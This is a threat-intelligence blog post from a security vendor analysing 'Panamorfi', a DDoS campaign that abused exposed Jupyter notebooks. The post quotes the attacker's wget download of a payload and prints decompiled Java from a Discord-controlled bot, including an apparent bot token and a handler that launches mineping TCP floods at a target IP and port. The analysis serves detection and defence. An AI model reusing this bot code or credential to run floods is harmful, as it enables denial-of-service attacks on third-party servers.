Panamorfi: A New Discord DDoS Campaign

aquasec.com/blog/panamorfi-a-new-discord-ddos-campaign/

August 2, 2024

Aqua Nautilus researchers uncovered a new Distributed Denial of Service (DDoS) campaign dubbed ‘Panamorfi’, utilizing the Java written minecraft DDoS package – mineping – the threat actor launches a DDoS. Thus far we’ve only seen it deployed via misconfigured Jupyter notebooks. In this blog we explain about this attack, the techniques used by the threat actor and how to protect your environments.

Attack flow

The threat actor ‘yawixooo’ gained initial access on our exposed to the world Jupyter notebook honeypot. Then ran the following command:

‘wget https://filebin.net/archive/h4fhifnlykw224h9/zip’

They downloaded a zip file with a random name `h4fhifnlykw224h9` that was new on Virus Total and only had 1 detection by ESET. This zip file (MD5: 42989a405c8d7c9cb68c323ae9a9a318) size is ~17 MB and contains 2 `Jar` files.



Figure 1: The zip file with a single detection

These two `Jar` files were also new in VT and only had 1 detection each by ESET.



Figure 2: The conn.jar file with a single detection



Figure 3: The mineping.jar file with a single detection

The connector Jar file contains the initial execution code. As depicted below in the main function the threat actor is utilizing Discord to control the DDoS attack. The victims machine is connecting the Discord channel using the credentials specified below.

```
static final String BOT_CHANNEL_ID = "1265236511255957626";
static final int VERSION = 1;
static final Path fp = Path.of(System.getProperty("user.dir"), new String[]{"mineping.jar"});
static ArrayList<String> blacklist = new ArrayList();
static int attacks = 0;

public static void main(String[] args) throws IOException {
  JDABuilder jdaBuilder = JDABuilder.createDefault("MTI2NTA0NTYyOTAyMTg1MTY0OA.GSxEFM.o0jp1U1dQ2veYQ1yY5mtn3HsTE8w4QbFMO2OnI");
  jdaBuilder.setStatus(OnlineStatus.DO_NOT_DISTURB);
  jdaBuilder.setActivity(Activity.streaming("Panamorfi DDOS", "pornohub.com"));
  jdaBuilder.addEventListeners(new Object[]{new Connector()});
  jdaBuilder.build().updateCommands().addCommands(new CommandData[]{Commands.slash("tcp", "Run ddos tcp attack (MinePing
attack)").addOption(OptionType.STRING, "ipport", "Target server IP", true), Commands.slash("phelp", "Help menu."), Commands.slash("resolve",
"Resolve ip").addOption(OptionType.STRING, "domens", "Resolve domen to ip:port", true), Commands.slash("ping", "Check VPS availability")}).queue();
  blacklist.add("127.0.0.1:8080");
  if (!Files.exists(fp, new LinkOption[0])) {
     try {
        Files.copy(Connector.class.getResourceAsStream("/mineping.jar"), fp, new CopyOption[0]);
        System.out.println("Installed");
     } catch (Exception var3) {
        throw new RuntimeException(var3);
     }}}
```
Figure 4: The main function of connector jar

It is loading `mineping.jar` which is a known DDoS minecraft server, and its code is available on GitHub. You can see in the code loading of the `mineping.jar` package in order to launch a TCP flood DDoS attack. This attack aims to consume the resources of the target server by sending a large number of TCP connection requests. The results are written to the Discord channel.

```
public void onSlashCommandInteraction(SlashCommandInteractionEvent event) {
   if (event.getChannelId().equals("1265236511255957626")) {
      if (event.getName().equals("tcp")) {
         try {
            String ipport = event.getOption("ipport").getAsString();
            String[] argso = ipport.split(":");
            String ip = argso[0];
            int port = Integer.parseInt(argso[1]);
            Boolean valid_args = IP_PATTERN.matcher(ip).matches() && 0 < port && port < 65535;
            if (!valid_args) {
               System.out.println("ERROR BAD IP OR PORT");
            } else {
               System.out.println("ATTACK SENT");
               ++attacks;
               Runtime var10000 = Runtime.getRuntime();
               String var10001 = StringUtils.substringBefore(ipport, ":");
               var10000.exec("java -jar mineping.jar host-" + var10001 + " port-" + StringUtils.substringAfter(ipport, ":") + " threads-500");
            }
         } catch (Exception var7) {
            throw new RuntimeException(var7);
         }
      } else if (event.getName().equals("ping")) {
         System.out.println("Ping ->");
         EmbedBuilder eb = new EmbedBuilder();
         long maxMemory = Runtime.getRuntime().maxMemory();
         eb.setTitle("`\ud83d\udd3b VPS`", (String)null);
         eb.setColor(Color.RED);
         eb.addField("**`Available processors (cores) ~>`**", "**" + Runtime.getRuntime().availableProcessors() + "**", true);
         eb.addField("**`Free memory ~>`**", "**" + humanReadableByteCountBin(Runtime.getRuntime().freeMemory()) + "**", true);
         eb.addField("**`Maximum memory ~>`**", "**" + (maxMemory == Long.MAX_VALUE ? "no limit" : humanReadableByteCountBin(maxMemory)) + "**",
true);
         eb.addField("**`Total memory available to JVM ~>`**", "**" + humanReadableByteCountBin(Runtime.getRuntime().totalMemory()) + "**", true);
         eb.addField("**`Total atacks since launch ~>`**", "**" + attacks + "**", true);
         eb.addField("**`Version ~>`**", "**1**", true);
         eb.setAuthor("\ud83d\udd39Panamorfi bot");
         eb.setFooter("power by yawixooo.", "https://i.imgur.com/PEU4rWU.png");
         event.getChannel().sendMessageEmbeds(eb.build(), new MessageEmbed[0]).queue();
         System.out.println("<- Ping");}}}
```

Figure 5: The function that updates the Discord channel

You can also see the threat actor identifies as ‘yawixooo’, loading a signature photo, enclosed below.

Figure 6: The Panamorfi DDoS logo

The package mineping.jar contains 12 java files, that enable among other loading http socket, using a proxy, flooding a victim, and creation of random connection details.

The threat actor

The threat actor identified themselves in the code as ‘yawixooo,’ which can be found on GitHub. During our investigation, it appears that the public repository is active. It contains a Minecraft server configuration and an HTML page that is currently under construction.



Figure 7: The GitHub profile of the threat actor



Figure 8: The website of the threat actor under construction

Detection and remediation with Aqua's CNAPP

In this blog we covered an attack against a Jupyter notebook. Usually, data practitioners such as data engineers, data analysts and data scientists are the ones who use these kinds of applications. From what we have seen, we can say in both learning and practice, there is insufficient attention to security issues. Data practitioners often lack the knowledge and understanding; thus, they sometimes open room for misconfigurations or vulnerabilities.

In this case, we leveraged Aqua's Runtime Protection solution to detect the drift event and block its execution. Aqua's advanced behavioral detection capabilities identify malicious or suspicious behavior in runtime and the granular runtime policies effectively block the events in real time. While vulnerability management and misconfiguration remediation are important for an overall cloud native security posture, we must assume that an attacker can gain access by exploiting a zero-day or unpatched vulnerability or misconfiguration.

In this attack the next link in the attack kill chain (after the misconfiguration) is the payload. We assume that we can limit our data practitioners from executing anything out of the scope of the Jupyter notebook. Thus, we set our controls to block as can be seen in Figure 9 below.



Figure 9: The Jupyter notebook container runtime policy is set to block any drift (attempt to run executable not in the original image)

As you can see in Figure 10 below, our runtime policy blocks the file conn.jar from running. This de facto kills the entire attack.



Figure 10: Aqua's runtime protection completely blocks the attack before it even started

Assaf Morag

Assaf is the Director of Threat Intelligence at Aqua Nautilus, where is responsible of acquiring threat intelligence related to software development life cycle in cloud native environments, supporting the team's data needs, and helping Aqua and the broader industry remain at the forefront of emerging threats and protective methodologies. His research has been featured in leading information security publications and journals worldwide, and he has presented at leading cybersecurity conferences. Notably, Assaf has also contributed to the development of the new MITRE ATT&CK Container Framework.

Assaf recently completed recording a course for O'Reilly, focusing on cyber threat intelligence in cloud-native environments. The course covers both theoretical concepts and practical applications, providing valuable insights into the unique challenges and strategies associated with securing cloud-native infrastructures.

Need to secure enterprise workloads?

Aqua Cloud Native Application Protection Platform (CNAPP)

Go cloud native with the experts!

Get Demo